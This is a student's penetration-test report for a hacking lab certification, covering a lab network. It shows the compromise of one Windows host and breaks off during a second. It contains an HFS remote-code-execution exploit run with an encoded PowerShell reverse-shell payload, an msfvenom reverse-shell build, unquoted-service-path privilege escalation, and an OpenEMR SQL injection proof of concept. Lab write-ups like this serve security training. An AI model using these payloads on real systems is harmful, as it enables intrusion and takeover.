Virtual Hacking Labs Report

VHL Advanced+ Certification Report

abdullahansari1618@gmail.com, Student ID: VHLC15298

8-1-2021

Contents

1 Virtual Hacking Labs CoC Report

1.1 Introduction

Abdullah Ansari was tasked to conduct an assessment on the 10.12.x.x network. This report contains all efforts that were conducted in order to attain the Virtual Hacking Labs Advanced+ Certificate.

1.2 Objective

The objective of this assessment was to perform an internal penetration test against the Virtual Hacking Labs network and attain root privileges on at least 10 lab machines categorized in the Advanced+ level. This challenge was meant to simulate an actual penetration test and emulate a real life adversary on the network.

1.3 Requirements

In order to earn the VHL Certificate:

- The tester must achieve root access on at least 10 Advanced+ machines
- Provide full documentation with proof of compromise and methodology followed to achieve access
- Screenshots of exploitation and privilege escalation commands used

2 High-Level Summary

Abdullah Ansari was tasked with performing an internal penetration test on the VHL lab network to earn the Advanced+ Certificate of Completion. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test was to perform attacks, similar to those of a malicious hacker and attempt to infiltrate VHL's internal lab systems. The overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to VHL.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on VHL's network. When performing the attacks, the tester was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, administrative level access was gained to multiple systems. All systems were successfully exploited by the end of the test. Descriptions on how access to each machine was obtained are listed below:

- 10.12.1.27 (Aaron) - Outdated software led to Remote Code Execution
- 10.12.1.30 (Records) - Authentication bypass allowed SQL injection
- 10.12.1.41 (Trails) - SQL injection led to an OS shell
- 10.12.1.53 (vps1723) - Outdated software allowed full RCE
- 10.12.1.68 (Fed) - Outdated software allowed SQL injection
- 10.12.1.88 (Webadmin) - Outdated software led to unauthenticated RCE
- 10.12.1.129 (Sam) - Outdated system service led to a full root shell
- 10.12.1.136 (WinAS01) - Outdated web service allowed arbitrary file upload
- 10.12.1.142 (Teamspeak) - Credential disclosure led to RCE
- 10.12.1.156 (PM) - Arbitrary file upload allowed RCE
- 10.12.1.235 (Trace) - Credential disclosure led to arbitrary file upload

2.1 Recommendations

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to note is that these systems require frequent patching and once patched, should remain on a regular patch program to protect against additional vulnerabilities that are discovered in the future.

3 Methodologies

A widely adopted approach to performing penetration testing that is effective in testing how well the VHL Lab environment is secured against common threats was used throughout the assessment. Below is a breakdown of how I was able to identify and exploit the variety of systems including all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of systems, resources, and data that will be targeted. During this particular assessment, the scope was simply to exploit the lab network, escalate privileges, and retrieve the key.txt file located in the administrator/root account of each system.

The specific IP addresses and hosts targeted were:

Lab Network

- 10.12.1.27 (Aaron)
- 10.12.1.30 (Records)
- 10.12.1.41 (Trails)
- 10.12.1.53 (vps1723)
- 10.12.1.68 (Fed)
- 10.12.1.88 (Webadmin)
- 10.12.1.129 (Sam)
- 10.12.1.136 (WinAS01)
- 10.12.1.142 (Teamspeak)
- 10.12.1.156 (PM)
- 10.12.1.235 (Trace)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, **11** out of the **11** target systems were completely compromised by the tester.

3.2.1 System IP: 10.12.1.27 (Aaron)

3.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker the critical information before performing the actual penetration test. In some cases, all ports may not be listed.

Server IP Address	Ports Open
10.12.1.27	**TCP**: 135, 139, 445, 3389, 8080

UDP: N/A

NMAP Scan Results:

The scan on Aaron reported that the machine was running Windows and had several open ports listening for connections to the system. However, most of the ports were simply RPC which means the tester could focus on ports 445, 8080, 3389, and the services running on them to discover exploitable vulnerabilities.

```
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Windows 10 Enterprise Evaluation 14393
3389/tcp  open  ms-wbt-server
8080/tcp  open  http           HttpFileServer httpd 2.3
49664/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
```

```
49668/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49674/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC

Aggressive OS guesses: Microsoft Windows 10 1511 - 1607 (96%)
```

Vulnerability Explanation:

After the careful enumeration of ports 3389 and 445 returned nothing interesting, the tester decided to analyze web server running on port 8080 of the machine. Simply visiting http://10.12.2.27:8080/ on a web browser led to the discovery of a well-known file server software called HttpFileServer.




Figure 3.1: HttpFileServer

After carefully inspecting the page, the server unnecessarily disclosed exactly what version of the software it was running at the moment. This is bad practice because a simple google search can expose serval public exploit scripts to attack that particular version of the software.




Figure 3.2: HFS Version Disclosure

After searching online resources for attack vectors, the tester found that version 2.3 of HttpFileServer was vulnerable and came across a remote command execution script for this software on a public exploit database called Exploit-DB. The script can be downloaded from: https://www.exploit-db.com/exploits/49584.

This script exploits the file server's built-in functionality of the findMacroMarker function in parserLib.pas which allows remote attackers to execute arbitrary programs via a %00 sequence in a search action. The impact this vulnerability has on an organization is full compromise of all systems that are running this version of HFS and are available to anyone on the network.

Before executing the script on the target, the tester changed four local variables to match the specific attack scenario. The four variables were the tester's local IP address, the local listening port, the target's IP address and the port where the vulnerable software was listening for connections. These modification are shown below.

```
#!/usr/bin/python3

import base64
import os
import urllib.request
import urllib.parse

lhost = "172.16.2.1"
lport = 1618
rhost = "10.12.1.27"
rport = 8080
```

Figure 3.3: Exploit Modification

Once the new script was saved with edits and execution permissions were enabled, the tester ran the script against the target machine. The output generated is displayed:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/aaron]
└─$ python3 49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...

Printing some information for debugging...
lhost:  172.16.2.1
lport:  1618
rhost:  10.12.1.27
rport:  8080
payload:  exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -Nc
AD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuA
CwAMQA2ADEAOAApADsAIAAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAH
0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAIAB3AGgAaQBsAGUAKAAoACQ
AZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACAAJABkAGEA
dABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4AR
QBjAGsAIAA9ACAAKABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AIA
BuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUAE
gACIAOwAgACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBu
AGIAYQBjAGsAMgApADsAIAAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzA
HMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAIAAkAGMAbABpAGUAbgB0AC
```

Figure 3.4: Exploit Execution

After a couple of seconds, the PowerShell payload that the automated script generated and delivered was executed by the target and as shown below, a user level shell was returned to the local listener.

```
┌──(abdullah㉿study-kali)-[~]
└─$ rlwrap nc -nvlp 1618
listening on [any] 1618 ...

connect to [172.16.2.1] from (UNKNOWN) [10.12.1.27] 50659

whoami
aaron\aaron
ipconfig | findstr v4
   IPv4 Address. . . . . . . . . . . : 10.12.1.27
PS C:\Users\Aaron\Desktop>
```

Figure 3.5: Shell Reception

Vulnerability Fix:

To mitigate this vulnerability, HttpFileServer should be immediately updated to version 2.3c and periodic patches should also be applied as new vulnerabilities are discovered. If this is not possible for some reason, port 8080 should be restricted to the public and should only allow incoming connections form trusted parties which it is designed to serve.

Severity:

This vulnerability was given a CVSS base score of 7.5, a temporal score of 6.2, and an environmental score of 4.6. Based on calculations by the National Vulnerability Database, this particular vulnerability would be classed as high.

3.2.1.2 Privilege Escalation

Since the shell received from the system only gave the tester user level access, finding a way to escalate privileges became necessary.

Vulnerability Exploited:

A common method to to escalate privileges on Windows machines is the exploitation of unquoted service paths. They can be found with the `get-service` command as shown:




Figure 3.6: Finding UQS

After searching for any unusual services that are running on the system, the tester found an odd one named WiseBootAssistant. This service clearly was not native to the Windows environment.

```
Running  Winmgmt             Windows Management Instrumentation
Stopped  WinRM               Windows Remote Management (WS-Manag...
Running  WiseBootAssistant   Wise Boot Assistant
Stopped  wisvc               Windows Insider Service
Stopped  WlanSvc             WLAN AutoConfig
Running  wlidsvc             Microsoft Account Sign-in Assistant
Running  WLMS                Windows Licensing Monitoring Service
Stopped  wmiApSrv            WMI Performance Adapter
```

Figure 3.7: Finding UQS2

To find out more about this service, the tester queried it using the command `sc qc WiseBootAssistant`. This command asks the service to provide its current state and any executables that are called when it is started. The output of this command is shown:

```
cmd.exe /c sc qc  WiseBootAssistant
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Wise Boot Assistant
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
PS C:\users\aaron\desktop>
```

Figure 3.8: Unquoted Service Path

If the highlighted path is analyzed, an executable named BootTime.exe is being called. Alarmingly, there are no quotation marks encapsulating the path. This means that the Windows system will look for and run all executables it finds at the spaces. In effect, windows will try to execute Wise.exe and Care.exe because there are spaces between them.

The critical aspect of this vulnerability is that the Windows system will attempt to execute the non-existent Wise.exe and Care.exe with system privileges. In order to exploit this, the tester will generate a reverse shell executable, name is Wise.exe, and place it in the writable Wise program directory. When the tester restarts the machine, Wise Care 365 will attempt to start it's WiseBootAssistant service which in turn will execute Wise.exe (our reverse shell) with elevated permissions before it reaches BootTime.exe.

These steps are demonstrated below. First, the tester generated a malicious executable with the MSFVenom utility which will return a new shell:

```
┌──(abdullah㉿study-kali)-[~/…/boxes/vhl/hard/aaron]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.2.1 LPORT=1619 -f exe -o Wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Wise.exe
```

Figure 3.9: Payload Generation

The tester then placed the executable in the Wise program directory where the vulnerable service will mistakenly execute it with system privileges. Finally, the tester started a new listener on the attacking machine. Now that all the pieces were in place, the target machine was restarted with the PowerShell command `restart-computer`.

```
    Directory: C:\program files (x86)\wise


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
da----        11/14/2016   3:52 PM                Wise Care 365
da----        10/27/2016   5:33 PM                Wise Disk Cleaner
-a----         7/18/2021  11:41 PM           7168 Wise.exe


PS C:\program files (x86)\wise> restart-computer
```

Figure 3.10: Payload Placement

After the machine booted up, the tester received a new shell and when the permissions permissions were queried, the tester found that he was now the highest authoritative user on the Windows machine: nt authority/system.




Figure 3.11: Payload Execution

Vulnerability Explanation:

Unquoted Service Paths occur when a service is created whose executable path contains spaces and isn't enclosed within quotes. This leads to a vulnerability which allows a user to gain SYSTEM privileges if the vulnerable service is running with SYSTEM privilege level which most often, it is.

Vulnerability Fix:

To mitigate unquoted service paths, the vulnerable service should be uninstalled or updated if the developer has patched the vulnerability. If that is not possible, the quotation marks should be manually added from within the Windows registry.

Severity:

The severity of this vulnerability is high due to the fact that it compromises the integrity of the entire system and allows a malicious user to gain access to confidential files in the administrators desktop.

Proof Screenshot Here:




Figure 3.12: Key Grab

Proof.txt Contents:

ibvsojxhcqkvdwvvezvi

3.2.2 System IP: 10.12.1.30 (Records)

3.2.2.1 Service Enumeration

Server IP Address	Ports Open
10.12.2.30	**TCP**: 21, 22, 80

UDP: N/A

Nmap Scan Results:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu
80/tcp open  http    Apache httpd 2.4.41
| http-enum:
```

```
|   /admin.php: Possible admin folder
|_

Aggressive OS guesses: Linux 2.6.32 or 3.10 (96%)
```

Vulnerability Explanation:

The vulnerability that was exploited to gain a foothold on this machine was a combination of four distinct vectors, which, when chained together, gave shell access to the tester.

The first vector was an information disclosure of the version number that was discovered simply by running an nmap scan with the `http-enum` script on the target machine. The output of the scan is shown above, and it reveals an administrative webpage that was found on the webserver running on port 80. The contents of the page are shown below:




Figure 3.13: OpenEMR Version Disclosure

After googling the version number and researching any possible weaknesses of this particular software edition, the second vector, an authentication bypass was found on Exploit-DB. The authentication bypass vulnerability was assigned as CVE-2018-15152 and can be found at https://www.exploit-db.com/exploits/50017.

```
Description:
An unauthenticated user is able to bypass the Patient Portal Login by simply navigating to
the registration page and modifying the requested url to access the desired page. Some
examples of pages in the portal directory that are accessible after browsing to the
registration page include:
- add_edit_event_user.php
- find_appt_popup_user.php
- get_allergies.php
- get_amendments.php
- get_lab_results.php
```

Figure 3.14: OpenEMR Authentication Bypass

After reading through the details, it seems that once an unauthenticated user visits the registration page, the web application allows the user access to some pages that should only be accessible to authenticated users. The highlighted page, `add_edit_event_user.php`, is one that will prove pivotal later on.

Visiting the pages listed in the Exploit-DB post revealed nothing interesting so the tester continued his search for more vulnerabilities. After some more research, he came across an official vulnerability report that was done on OpenEMR by the vendor of the software itself. This report can be found at https://www.open-emr.org/wiki/images/1/11/Openemr_insecurity.pdf or through a simple google search as shown below:





Figure 3.15: OpenEMR Vulnerability Report

Skimming through this report revealed the third vector, which is that one of the sensitive pages that was accessible to an unauthenticated user simply after visiting the registration page (`add_edit_user_event.php`) was actually vulnerable to SQL injection. The report not only described this vulnerability in detail, but also gave a proof-of-concept payload that could be tested manually.




3.2 - SQL Injection in add_edit_event_user.php

SQL injection in add_edit_event_user.php is caused by unsanitized user input from the *eid*, *userid*, and *pid* parameters. Exploiting this vulnerability requires authentication to Patient Portal; however, it can be exploited without authentication when combined with the Patient Portal authentication bypass mentioned above.

Severity: High

Figure 3.16: OpenEMR SQLi Explanation



Proof of Concept:

```
http://host/openemr/portal/add_edit_event_user.php?eid=1 AND
EXTRACTVALUE(0,CONCAT(0x5c,VERSION()))
```

Figure 3.17: OpenEMR SQLi POC

After this discovery, the tester had the necessary information to cause serious information leakage from the internal database. To exploit this, the tester first visited the registration page to activate the authentication bypass, then sent the malformed SQL injection request (that was provided in the report) to the vulnerable page. His results are shown in the following screenshots:

